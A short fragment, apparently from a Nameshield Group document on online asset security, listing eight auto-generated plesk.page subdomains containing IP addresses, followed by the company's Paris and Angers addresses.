charming-sutherland.37-44-237-237.plesk.page
busy-liskov.91-208-162-199.plesk.page
awesome-jennings.74-208-84-205.plesk.page
awesome-goldberg.172-105-111-193.plesk.page
angry-sanderson.37-221-67-59.plesk.page
amazing-blackwell.35-173-251-197.plesk.page
affectionate-wilson.45-154-98-142.plesk.page
affectionate-morse.51-77-103-210.plesk.page

Nameshield Group

39 boulevard des Capucines
75002 Paris - France

79 Rue Desjardins
49100 Angers - France

www.nameshield.com

nameshield
Online Assets Security